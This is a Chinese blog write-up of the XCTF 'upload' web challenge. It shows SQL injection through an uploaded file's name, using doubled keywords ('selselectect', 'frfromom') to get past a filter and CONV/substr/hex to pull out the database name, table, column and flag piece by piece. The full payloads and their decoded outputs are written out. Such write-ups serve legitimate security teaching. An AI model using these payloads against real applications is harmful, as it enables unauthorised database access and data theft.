攻防世界web进阶区upload详解

原创


無名之涟 于 2020-08-13 16:34:10 发布 859 收藏 5

分类专栏： CTF

本文链接：https://blog.csdn.net/hxhxhxhxx/article/details/107978930


攻防世界web进阶区upload详解


题目




进入页面是我们的注册

登录以后，发现可以文件上传









传完之后发现有回显，猜测可能是文件名注入


我们先进行一系列得上传测试，发现都不行







这时候，御剑发来了好消息，

这儿有一个include，classes的文件



我们使用burp康康有哪些过滤






发现被制为了空，我们猜一猜是双写绕过

下面解除文件名字注入

1.把文件名改成 `a' +(selselectect conv(substr(hex(database()),1,12),16,10))+ '.jpg`
① 这里使用substr的原因是当数字过长的时候会变成科学计数法，所以需要分批次来获取内容
②使用CONV是因为题目过滤了回显有字母的情况，如果出现了字母则后面的内容就不显示，所以需要将16进制的内容转成10进制
或者我们可以使用两次hex绕过也可以

这时候返回了我们的值





我们先16进制转换为10进制，然后再转回去

数据库叫web_up

很明显有点少，我们把范围往后扩大一下

```
a' +(selselectect conv(substr(hex(database()),12,15),16,10))+ '.jpg
```





2- 然后我们查询表名

```
a'+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),1,12),16,10))+'.jpg
a'+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),13,12),16,10))+'.jpg
a'+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),25,12),16,10))+'.jpg
```

十进制：

114784820031327

112615676665705

126853610566245

字符拼接完成

如下转自

https://blog.csdn.net/Sacrifice_li/article/details/106714709

3.然后是列名：（i_am_flag）

①s ‘+(seleselectct+CONV(substr(hex((seselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_NAME = ‘hello_flag_is_here’ limit 0,1)),1,12),16,10))+’.jpg---------->结果为 i_am_f

②s ‘+(seleselectct+CONV(substr(hex((seselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_NAME = ‘hello_flag_is_here’ limit 0,1)),13,12),16,10))+’.jpg---------->结果为 lag

4.字段内容：（!!_@m_Th.e_F!lag）

①s ‘+(seleselectct+CONV(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),16,10))+’.jpg
------->结果为： !!@*m*

②s ‘+(seleselectct+CONV(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),16,10))+’.jpg
------->结果为： Th.e_F

③s ‘+(seleselectct+CONV(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),25,12),16,10))+’.jpg
------->结果为： !lag

②CONV（N,from_base,to_base）

函数，是指将N以from_base为底的基数，转成to_base的数，例如CONV(5,10,2)，意思就是把10进制的5转成2进制

③substr（string,start,length）

—>string指的是字符串，start是从什么位置开始，length是长度，返回内容为截取的字符串

在本题中，由于内容太长而导致会变成科学计数法，所以需要用截取，同时配合CONV来使用以至于不会被回显拦截。